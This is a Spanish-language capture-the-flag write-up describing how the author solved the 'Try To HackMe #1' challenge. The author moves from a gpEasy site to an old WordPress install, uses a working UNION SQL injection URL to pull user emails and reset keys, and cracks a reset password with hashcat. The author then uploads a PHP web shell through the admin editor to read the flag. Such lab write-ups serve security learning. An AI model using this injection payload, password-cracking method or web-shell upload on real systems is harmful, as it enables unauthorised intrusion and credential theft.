

Try To HackMe #1

Una posible Solución, Junio 2015

1. Intentar identificar el objetivo, todo apunta a que es el CMS gpEasy (gpEasy.com)
2. Buscar identificar la versión para saber si estamos jugando con una versión antigua que pueda tener vulnerabilidades o se trata de una versión modificada o se trata de una versión estable.


```
> grep -ir version * | grep 2.3
addons/Multi Site/Addon.ini:Addon_Version = 1.2.3
include/common.php:         if( version_compare($config['gpversion'],'2.3.4','<') ){
include/thirdparty/js/jquery.js:m.Tween=Zb,Zb.prototype={constructor:Zb,init:function(a,b,c
s.prop=c,this.easing=e||"swing",this.options=b,this.start=this.now=this.cur(),this.end=d,thi
c]?"":"px")},cur:function(){var a=Zb.propHooks[this.prop];return a&&a.get?a.get(this):Zb.pr
e}};cur:function(){var a=Zb.propHooks[this.prop];return a&&a.get?a.get(this):Zb.pr
```

Para lograr eso es necesario buscar en que parte se muestra la versión de la aplicación, hacemos una búsqueda rápida.

```
> cat Addon.ini

Addon_Name                               = 'gpEasy Core'
Addon_Unique_ID                         = 40
Addon_Version                           = 4.4
23:34:58
```

3. Al comparar contra la versión del juego, observamos que se trata de la misma versión estable disponible, lo que nos da indicios de que el asunto no estará tan fácil, pero no se preocupen, solo es por desmotivar :P



```
Addon_Name           = 'gpEasy Core'
Addon_Unique_ID       = 40
Addon_Version         = 4.4
```

4. Lo que sigue es intentar encontrar vulnerabilidades en esta versión estable, para eso descargamos el código fuente de la aplicación y buscamos errores típicos. La mayoría de los scripts están protegidos, así que tenemos que buscar otras opciones.

```
> grep -r -L "defined('is_running')" * | grep .php
image.php
install/update.php
thirdparty/ArchiveTar/Tar.php
thirdparty/cssmin_v.1.0.php
thirdparty/finder/php/Archive_Tar.php
thirdparty/finder/php/Finder.class.php
thirdparty/finder/php/FinderVolumeDriver.class.php
thirdparty/finder/php/FinderVolumeFTP.class.php
thirdparty/finder/php/FinderVolumeLocalFileSystem.class.php
thirdparty/finder/php/mime.types
thirdparty/finder/php/pclzip.lib.php
thirdparty/less.php/Cache.php
thirdparty/less.php/Less.php
thirdparty/less.php/Version.php
thirdparty/pclzip-2-8-2/pclzip.lib.php
thirdparty/PHPMailer/class.phpmailer.php
thirdparty/PHPMailer/class.pop3.php
thirdparty/PHPMailer/class.smtp.php
thirdparty/PHPMailer/PHPMailerAutoload.php
thirdparty/recaptchalib.php
thirdparty/wp/kses.php
tool/parse_ini.php
tool/recaptcha.php
tool/RemoteGet.php
```

SALTO CUANTICO 1

Al no encontrar muchas opciones por el lado del cms gpEasy se decide renunciar!

Pero ... Una idea de Ivan, un miembro de la comunidad HackLab y co-Organizador de las sesiones (<http://www.meetup.com/es/HackLab-Medellin/members/185025834/>) hizo que se cambiara el enfoque.

5. No pensé que 4v4t4r pusiera algo así, ya que el reto apuntaba a desarrollarse en la url: <http://trytohackme.tklapp.com/cms/> se supone que todo el trabajo se debía hacer en ese lugar, pero no, esto es clásico en los retos de decepción :P , la acción realmente estaba en la ruta:
<http://trytohackme.tklapp.com/wordpress/>
6. En la nueva ruta se encontraba un CMS Wordpress en una versión inicial, que seguramente podría ser explotable a muchas vulnerabilidades, no se porque tomé otro camino. La aplicación tenía una vulnerabilidad de validación del parámetro de entrada en un ID, lo que permitía explotar un SQL Injection, con el que se podía recorrer la información de las tablas, pero no insertar (o por lo menos no pude)

SALTO CUANTICO 2

Se encuentra una sintaxis que funciona:

[http://trytohackme.tklapp.com/wordpress/?cat=4%20union%20all%20select%201,\(select%20concat\(user_email,user_activation_key\)%20from%20wp_users%20limit%200,1\),2,0,1%20##](http://trytohackme.tklapp.com/wordpress/?cat=4%20union%20all%20select%201,(select%20concat(user_email,user_activation_key)%20from%20wp_users%20limit%200,1),2,0,1%20##)

Esta en particular extrae el nombre de usuario, el correo y la clave de activación que se genera cuando se procede a resetear el password.

7. El procedimiento entonces fue intentar entrar al wordpress para luego intentar subir un shell al sistema y luego explorar el filesystem del servidor en búsqueda de la flag.
8. No se conocen los usuarios del wordpress, entonces se usa el SQLi para extraer los usuarios existentes e intentar romper los hashes también extraídos por SQLi. Los hashes obtenidos están en MD5.
9. Los dos usuarios existentes en la plataforma son: Publicidad y admin, Publicidad tiene el mismo nombre como contraseña.

trytohackme.tklapp.com/wordpress/wp-admin/plugins.php

Try To HackMe (View site »)

Dashboard Write Manage Links Presentation **Plugins** Users Options Logout (Comunicaciones)

Plugins Plugin Editor

Plugin Management

Plugins are files you usually download separately from WordPress that add functionality. To install a plugin you generally just need to put the plugin file into your `wp-content/plugins` directory. Once a plugin is installed, you may activate it or deactivate it here. If something goes wrong with a plugin and you can't use WordPress, delete that plugin from the `wp-content/plugins` directory and it will be automatically deactivated.

Plugin	Version	Author	Description	Action
Hello Dolly	1.0	Matt Mullenweg	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong. Hello, Dolly. This is, by the way, the world's first official WordPress plugin. When enabled you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page.	Activate
Markdown	1.0.1	Michel Fortin	Markdown syntax allows you to write using an easy-to-read, easy-to-write plain text format. Based on the original Perl version by John Gruber . More...	Activate
Textile 1	1.0	Dean Allen	This is a simple wrapper for Dean Allen's Humane Web Text Generator, also known as Textile . If you use this plugin you should disable Textile 2 and Markdown, as they don't play well together.	Activate

Get More Plugins

You can find additional plugins for your site in the [WordPress plugin directory](#). To install a plugin you generally just need to upload the plugin file into your `wp-content/plugins` directory. Once a plugin is uploaded, you may activate it here.

WordPress
1.5.1.1
[Documentation](#) — [Support Forums](#)
0.03 seconds

10. Con el usuario Publicidad (sin privilegios) puedo entender como funciona el sistema, así que me configuro el correo electrónico e intento recuperar la clave, lo hago un par de veces y obtengo tokens muy similares.

[Try To HackMe] Your new password Inbox x

admin@ccoc.gov.co Jun 4 (7 days ago) ☆

to me ▾


English > Spanish [Translate message](#) [Turn off for: English x](#)

Username: Publicidad
Password: a80685a
<http://trytohackme.tklapp.com/wordpress/wp-login.php>

Los passwords generados solo se generan con el set: abcdefgh0123456789, lo que permite ejecutar ataques de fuerza bruta muy rápido.

11. ¿Por qué no simplemente recupere el token generado desde la BD usando SQLi?, Por que el sistema de recordatorio no permite cambiar a una nueva contraseña, sino, que envía la nueva contraseña al correo registrado, entonces funciona para el usuario que tenemos control, pero no funciona para el administrador.
12. Si reseteo el correo del administrador enviará el nuevo password al correo que tenga registrado en su cuenta y aunque se cual es, no puedo acceder a el, ¿entonces que hacemos?

13. Resetear la contraseña del usuario *admin* , pero con otra intensidad, lo que buscamos es que se genere un token nuevo, que puedo recuperar con SQLi y luego romperlo por fuerza bruta.



```
Input.Mode: Mask (?1?1?1?1?1?1) [7]
Index.....: 0/1 (segment), 612220032 (words), 0 (bytes)
Recovered.: 0/1 hashes, 0/1 salts
Speed/sec.: - plains, 7.56M words
Progress...: 16248152/612220032 (26.53%)
Running...: 00:00:00:22
Estimated.: 00:00:00:59

Input.Mode: Mask (?1?1?1?1?1?1) [7]
Index.....: 0/1 (segment), 612220032 (words), 0 (bytes)
Recovered.: 0/1 hashes, 0/1 salts
Speed/sec.: - plains, 7.59M words
Progress...: 253218116/612220032 (41.36%)
Running...: 00:00:00:33
Estimated.: 00:00:00:47

7f2c9e740bc19edb430f7d83fbb78114:3e3be50


All hashes have been recovered

Input.Mode: Mask (?1?1?1?1?1?1) [7]
Index.....: 0/1 (segment), 612220032 (words), 0 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, 7.62M words
Progress...: 539597320/612220032 (88.14%)
Running...: 00:00:01:11
Estimated.: 00:00:00:09

Started: Tue Jun  4 18:35:50 2013
Stopped: Tue Jun  4 18:37:01 2013
root@kali:~#
```

El charset usado con la herramienta hashcat (<https://hashcat.net/oclhashcat/>) es: -1 abcdefgh?d ?1?1?1?1?1?1 (porque el password es de 7 caracteres)

14. Con el password del admin recuperado, solo queda saltar desde la administración web del wordpress al filesystem del servidor Linux (una aplicación web no debería por ningún motivo permitir que se pueda hacer un escalamiento desde interface web → filesystem), para eso se usa el viejo truco de subir un web shell php como si fuera un footer, header, plugin, etc.



Con el web shell se puede explorar el filesystem sin problemas (ya que no existen controles de mitigación como chroot o un esquema de aislamiento similar)

```
Uname: Linux lamp 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64 [exploit-db.com]
User: 33 ( www-data ) Group: 33 ( www-data )
Php: 5.4.4-14+deb7u5 Safe mode: OFF [ phpinfo ] Datetime: 2015-06-04 19:44:55
Hdd: 9.84 GB Free: 8.39 GB (85%)
Cwd: /var/www/ drwxr-xr-x [ home ]

[ Sec. Info ] [ Files ] [ Console ] [ Sql ] [ Php ]

File manager



| Name          | Size    | Modify              |
|---------------|---------|---------------------|
| [ .. ]        | dir     | 2013-10-15 15:14:05 |
| [ cgi-bin ]   | dir     | 2013-10-15 15:16:54 |
| [ cms ]       | dir     | 2015-05-04 10:43:54 |
| [ css ]       | dir     | 2013-10-15 15:16:25 |
| [ images ]    | dir     | 2013-10-15 15:16:15 |
| [ js ]        | dir     | 2013-10-15 15:16:25 |
| [ wordpress ] | dir     | 2015-06-04 00:36:57 |
| g4n4d0r.txt   | 102 B   | 2015-06-04 01:34:33 |
| index.php     | 430 B   | 2015-06-04 01:31:25 |
| phpinfo.php   | 20 B    | 2013-10-15 15:16:54 |
| robots.txt    | 1.04 KB | 2015-06-04 00:59:11 |



Copy >>

Change dir:
```

De esa forma logramos acceder al archivo requerido para finalizar el reto.

```
Uname: Linux lamp 3.2.0-4-amd64 #1 SMP Debian 3.2.68-1+deb7u1 x86_64 [exploit-db.com]
User: 33 ( www-data ) Group: 33 ( www-data )
Php: 5.4.4-14+deb7u5 Safe mode: OFF [ phpinfo ] Datetime: 2015-06-04 19:45:06
Hdd: 9.84 GB Free: 8.39 GB (85%)
Cwd: /var/www/ drwxr-xr-x [ home ]

[ Sec. Info ] [ Files ] [ Console ] [ Sql ] [ Php ] [ Safe mode ]

File tools

Name: g4n4d0r.txt Size: 102 B Permission: -rw-r--r-- Owner/Group: root/root
Create time: 2015-06-04 01:34:33 Access time: 2015-06-04 19:40:23 Modify time: 2015-06-04 01:34:33

[ View ] Highlight Download Hexdump Edit Chmod Rename Touch

Felicitaciones!!!

Escribe un correo a 4v4t4r@gmail.com con la flag: 0526e51c6704f5d067592390a84afc06
```

FINAL, FINAL, NO DA MAS.

Otro intentos:

1. Basado en la lista de usuarios encontrada en /robots.txt (131 passwords que hacen parte del top 500 de los peores passwords), decidí sacar las palabras que

tuvieran mas sentido como nombres de usuarios y ejecute procesos de fuerza bruta contra el portal. (Siempre he odiado la fuerza bruta y recordaba que 4v4t4r también, ¿Quién no la odia?), así que era un proceso que dejaba en background mientras exploraba otras alternativas. Pensé incluso en buscar una relación de los passwords de la lista top 500 con la lista de robots.txt y buscar por ejemplo las posiciones de líneas de donde se sacaron los passwords de la lista original y luego usar esas posiciones para construir alguna cosas, PERO NO, confié en que 4v4t4r no hiciera una locura como esa.

```
10:58:26
> python exploit.py
[nonce]:a9a9cd7449
Testing Usuario: andrea...
Testing Usuario: daniel...
Testing Usuario: amanda...
Testing Usuario: william...
Testing Usuario: jordan...
Testing Usuario: harley...
Testing Usuario: jennifer...
Testing Usuario: andrew...
[nonce]:7e0d8bf901
Testing Usuario: charlie...
Testing Usuario: george...
Testing Usuario: jessica...
Testing Usuario: austin...
Testing Usuario: joshua...
Testing Usuario: merlin...
Testing Usuario: michelle...
Testing Usuario: nicole...
Testing Usuario: falcon...
11:13:59
> 
```

2. Configure un portal gpEasy para entender como funcionaba, intentando encontrar fallos en el sistema de autenticación, cookies, sesiones, etc. Si bien habian rutinas que eran un poco propensas a tener errores, el software las limitaba en algún punto, como los filtros mágicos de “..” o “/” en una de las funciones que limpia el cache de las cookies, por allí se podría intentar borrar ciertos archivos que permitieran el acceso, pero nada de esto funcionó.

```
trytohackme.tklapp.com/cms/data/_cache/lessphp_tmda4gxovqoo8ggksos0sk4o0ookwck.lesscache
/cms/themes/Bootswatch_Flatly/Bootswatch/bootswatchcss.less', 'uri_root' => '/cms/themes/Bootswatch_Flatly/Bootswatch/'
l701, Array('entryPath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'entryUri' =>
nes/Bootswatch_Flatly/4_Sticky_Footer/', 'rootpath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'current
'/cms/themes/Bootswatch_Flatly/Bootswatch/', 'currentUri' => '/cms/themes/Bootswatch_Flatly/Bootswatch/bootswatchcss.les
'/cms/themes/Bootswatch_Flatly/Bootswatch/bootswatchcss.less', 'uri_root' => '/cms/themes/Bootswatch_Flatly/Bootswatch/'
:_ad', l706, Array('entryPath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'entryUri' =>
nes/Bootswatch_Flatly/4_Sticky_Footer/', 'rootpath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'current
'/cms/themes/Bootswatch_Flatly/Bootswatch/', 'currentUri' => '/cms/themes/Bootswatch_Flatly/Bootswatch/bootswatchcss.les
'/cms/themes/Bootswatch_Flatly/Bootswatch/bootswatchcss.less', 'uri_root' => '/cms/themes/Bootswatch_Flatly/Bootswatch/'
:_d', l717, Array('entryPath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'entryUri' =>
nes/Bootswatch_Flatly/4_Sticky_Footer/', 'rootpath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'current
'/cms/themes/Bootswatch_Flatly/Bootswatch/', 'currentUri' => '/cms/themes/Bootswatch_Flatly/Bootswatch/bootswatchcss.les
'/cms/themes/Bootswatch_Flatly/Bootswatch/bootswatchcss.less', 'uri_root' => '/cms/themes/Bootswatch_Flatly/Bootswatch/'
:ryPath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'entryUri' => '/cms/themes/Bootswatch_Flatly/4_St
'/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'currentDirectory' => '/var/www/cms/themes/Bootswatch_Flatly/Bootswatc
nes/Bootswatch_Flatly/Bootswatch/bootswatchcss.less', 'filename' => '/var/www/cms/themes/Bootswatch_Flatly/Bootswatch/k
nes/Bootswatch_Flatly/Bootswatch/', ), ), Array(0 => new Less_Tree_NameValue('color', 'inherit !important', l727, Array(
'/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'entryUri' => '/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'rootpa
'/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'currentDirectory' => '/var/www/cms/themes/Bootswatch_Flatly/Bootswatc
nes/Bootswatch_Flatly/Bootswatch/bootswatchcss.less', 'filename' => '/var/www/cms/themes/Bootswatch_Flatly/Bootswatch/k
nes/Bootswatch_Flatly/Bootswatch/', ), ), ), 26 => new Less_Tree_RuleSet( Array(0 => new Less_Tree_Selector( Array(0 =>
_Element(NULL, '.bsa', l751, Array('entryPath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'entryUri' =>
'/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'rootpath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'current
'/cms/themes/Bootswatch_Flatly/Bootswatch/', 'currentUri' => '/cms/themes/Bootswatch_Flatly/Bootswatch/bootswatchcss.les
'/cms/themes/Bootswatch_Flatly/Bootswatch/bootswatchcss.less', 'uri_root' => '/cms/themes/Bootswatch_Flatly/Bootswatch/'
l756, Array('entryPath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'entryUri' =>
nes/Bootswatch_Flatly/4_Sticky_Footer/', 'rootpath' => '/var/www/cms/themes/Bootswatch_Flatly/4_Sticky_Footer/', 'current
```

3. Alguien mencionó la palabra *Whatsapp* en el index principal, así que tome como vector todo lo que se me ocurriera en relación con esa palabra, pero no apareció nada.

```
view-source:trytohackme.tklapp.com
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
2
3 <html lang="en">
4   <head>
5     <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
6     <meta http-equiv="Content-Style-Type" content="text/css">
7     <meta http-equiv="Content-Script-Type" content="text/javascript">
8     <meta http-equiv="Refresh" content="1;url=/cms">
9     <title>Whatsapp</title>
10
11
12
13 </head>
14
```

4. La estructura de almacenamiento de los usuarios es en texto plano, así que estabamos perdidos :P, ejemplo del usuario 4dm1n.


```
[ View ] Highlight Download Hexdump Edit Chmod Rename Touch


<?php
defined('is_running') or die('Not an entry point...');
$fileVersion = '4.4';
$fileModTime = '1433380651';
$file_stats = array (
  'created' => 1433380651,
  'gpversion' => '4.4',
  'modified' => 1433380651,
  'username' => false,
);

$users = array (
  'admin' =>
    array (
      'password' => 'bc9865a2d43f3f1ae19e77ef970dae5f6e5a32dbb960cf99e34cd942ede2597439cd29fbaa3f7809ad1e6e06ee9165c641796a665a4707dd431bff4d977220',
      'passhash' => 'sha512',
      'granted' => 'all',
      'editing' => 'all',
      'email' => '4v4t4r@gmail.com',
      'file_name' => 'gpsess_pVfm4530PjIrTL29So3vtpe0TiYNCXF4zikprbIn.php',
    ),
);

$meta_data = array (
);
```

5. Una forma rápida habría sido descartar los ataques de fuerza bruta, lo vi muy tarde (al terminar el script <https://github.com/hacklabmedellin/bfgpEasy>), sino, habría cambiado de vector mucho mas rápido.

Si un usuario ejecuta mas de 5 intentos, se bloquea por 10 minutos. Hasta ahora no se como hacer un bypass de esta protección particular. ¿Alguien?



```

        return false;
    }
    $users[$username] += array('attempts'=> 0,'granted'=>''); // 'editing' will be set EditingValue()
    $userinfo = $users[$username];

    //Check Attempts
    if( $userinfo['attempts'] >= 5 ){
        $timeDiff = (time() - $userinfo['lastattempt'])/60; //minutes
        if( $timeDiff < 10 ){
            message($langmessage['LOGIN_BLOCK'],ceil(10-$timeDiff));
            return false;
        }
    }

    //check against password sent to a user's email address from the forgot_password form
    $passed = self::PasswordPassed($userinfo,$nonce);

```

Este documento es una versión ALPHA, sin revisar, sin auditar, escrita en *raw*, la subo solo porque algunos solicitaron pistas de cómo se solucionó el reto.

Saludos.

@nonroot